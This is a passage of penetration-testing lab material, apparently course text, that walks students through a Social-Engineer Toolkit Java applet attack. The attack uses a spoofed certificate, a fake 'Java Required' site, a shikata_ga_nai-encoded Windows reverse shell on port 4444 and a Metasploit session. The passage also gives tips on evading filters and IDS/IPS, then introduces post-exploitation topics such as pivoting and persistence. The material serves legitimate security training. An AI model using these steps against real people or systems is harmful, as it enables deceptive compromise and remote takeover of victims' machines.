
Please select option number 2.



We will be choosing the Java payload option. One of the nice features of SET is it gives you some good information about how the tools works and what it is going to do. For the Java applet payload, SET will create a spoofed certificate for the applet. The user will get a pop-up, but most users will click "OK," "Run," or "Next" when presented.

Currently the Browser Exploit Method can be flaky. This is due to the fact that browser_autopwn has trouble keeping track of multiple systems behind a NAT device. If you are doing a very targeted spear-phishing attack, this can be highly effective.

Please select option 1.



SET has a number of different options available for creating the website that your targets will surf to. First, you can have SET create a default website for you. This is the option we will be using today.

You can also have SET clone an existing website and insert the attacks or the payload into the cloned website for you. At the time of printing, this option was experimental. It has a tendency of not displaying the page properly. Oddly enough, this actually has a beneficial effect for some tests. When users see a website is garbled and they get a pop-up asking them to run a Java app, many will click "Run" believing that it will "fix" the site!


If you are good with HTML, you can also create your own website and have SET inject the iframe pointing to the malicious site for you. Everyone has their favorite approaches and SET is flexible enough to support many creative attacks. Ironically enough, if you are not very good at HTML people will click on anything to make your site look "better."

Please select 1. Web Templates

SET may ask you for your interface IP. If it does, you can use ifconfig in another terminal window to find the IP address of your default interface.

SET gives you a number of templates to choose from. Java Required is a good example of a website that "needs" Java to make it usable.


Please select 1. Java Required



The next step with SET is to select the type of payload you are going to use. There are a number of different options from simple shells for 32 bit systems to shells for 64 bit systems. It can be very helpful to know what platforms your target organization is using. For this lab we are going to choose a simple Windows Reverse_TCP shell.

There are a number of reasons for choosing this shell. Sure there are other, cooler payloads like Meterpreter, but you may encounter issues with some of these other payload options. A simple reverse shell is one of the more basic options. Because of this simplicity it tends to be more stable. Further, after you get shell on a system, it is simply a matter of command-line kung fu to get more interesting payloads like the Meterpreter to the target system.

Please select option 1 for 32 bit Windows systems or 6 for 64 bit Windows target systems.




Now SET is going to ask you what encoder you want to use. For this lab we are going to use shikata_ga_nai. You can choose not to use an encoder if you wish.

The option to select shikata_ga_nai is 2. Please select it now.


Now SET will ask you which port you wish to use for the reverse connections. For this lab please choose 4444.

In your tests you may want to use a port that has a better chance of not being filtered. Something like 80, 22 or 8080 is usually a good choice.



SET also has the ability to create payloads for Linux and OS X. This is a nice feature, as many organizations are now using OS X or are switching their admin desktops to Linux. For many people there seems to be an air of un-hackability if they are running these platforms. Unfortunately, because many think that Linux and OS X are immune to compromise they tend to not have AV or Host Based Intrusion Prevention (HIPS) on their systems.

For this lab we will not need them, so please select "no" as your choice for this option.




After SET has collected all of the required information, it will start msfconsole. Pay close attention to the any error messages. A common problem that many people have is that they already have a listening web server on port 80 or they already have a reverse listener on port 4444.

If you do get these errors, simply kill your other web server and/or Metasploit listener.

If all goes well there will be no errors and you will see that the reverse handler is listening on port 4444.

Now all that we need is to have a target system surf to our IP address.




On your Windows system, open Internet Explorer and surf to your Linux IP address.

This may take a few seconds to load. When it does you will see a number of messages on the importance of running Java. Nice touch.

Wait a few more seconds and you will get a Java pop-up asking if you want to run the Java application. Please select "Run".

If your Windows system does not have Java installed, the Java runtime environment can be installed from the Windows directory on class DVD.



Now go back to your Linux system and you should see a message that a command session has been opened with your Windows system. Please take special note of the number of the session.


Hit enter twice to get your msfconsole command prompt back.

Now run the following command:


```
msf exploit(handler) > sessions -i [your session number]
```

You should see a shell on your Windows target!

If you have a spare Linux system go back and try this attack but use the Linux option. If you have an OS X system go back and try the OS X payload. We often like to play with different payloads and target systems in our spare time.



Welcome to the world of post-exploitation! This is where the real work begins to discover the risk associated with our compromise of a target system.




There seems to be a good number of tests that stop as soon as the tester gets shell on a system. While shell is nice, there is so much more that needs to be done. Getting access to a system via shell or even the Meterpreter is merely a means to understanding the risk associated with a vulnerability. To fully understand risk we need to answer the question and identify what can happen next. If I get shell on a user's workstation, how long until I own the entire environment? Or is it simply a question of; if I get standard user access can I get sensitive data without becoming Administrator or root on a system?

The screenshot above is from a pen test report. It was the last thing the tester did as part of the test. As soon as they got shell, they did a dance, took a screenshot and stopped. Dark0perator has a quote he uses frequently. He is prone to saying "Shell is only the beginning," to every tester that asks for help getting started in the business of penetration testing. How very apt coming from one of the lead developers of the Metasploit project who is responsible for a good number of the scripts and features we are going to be talking about in this section.

What can We do Post-Exploitation?

- Metasploit is so much more than an exploitation tool
- Meterpreter Scripts
- Token Manipulation
- Sniffing
- Persistence
- Pivoting
- A Swiss-Army Knife




There are so many aspects of the Metasploit framework that tend to be overlooked by many testers. We can utilize Meterpreter scripts to extend and illuminate our access to a system: We can manipulate tokens to extend our access in a domain. We can sniff traffic. We can pivot.

Metasploit is becoming a new Swiss-Army Knife in the penetration testers toolkit.

The important thing to remember is that your tests should never finish immediately after you get shell. You need to mould what it is you do to match the scoping requirements and the business objectives of the customer.


Over the next few sections, we will look at the features that Metasploit provides in each of the areas above.



Metasploit is a living project that is changing rapidly. There are a number of situations where you may need to incorporate a new module info the framework. For example, you may need to add in a bleeding edge exploit that you or someone you know has created. One situation that happens a lot for us is the need to create a new payload by tweaking an existing one or using msfencode to obfuscate a default payload to bypass some IDS/IPS products.

Or, you may need to add a payload that has been shared on the Metasploit Mailing list (http://spool.metasploit.com/mailman/listinfo/framework). Or, you may want to create a new payload for Java attacks or using Windows Remote Management (WinRM).

While adding new payloads is fun, there are rules that need to be followed if you intend to share your module with the rest of the Metasploit community. One of the great gifts that Metasploit has brought to the security community is the concept of standardization. By following some simple rules you will also reduce the number of question/complaint e-mails you may receive if your module does not follow the guidelines.




The first guideline is to place your new module in the proper place. For example, exploits, payloads and auxiliary modules should be placed in the appropriate directory structure relevant to their OS, service or function. You can also place your custom modules in your home directory under ~/.framework3.5.1/modules.

There are also some specific guidelines for coding in Ruby. These guidelines are there to make the code consistent and more resilient to updates of the Ruby coding language.

For the full list of guidelines please read the HACKING file in the framework-4.0.0 directory.

Meterpreter Scripts

- There are a number of scripts available that simplify the process of learning about our targets
- There are a few moments when we are "blind"
  - What system did we access?
  - What is its IP Address?
  - Who are we?
  - What level privileges do we have?
  - What countermeasures are running?



- The Meterpreter scripts can help answer these questions
- They can also further our access on a system

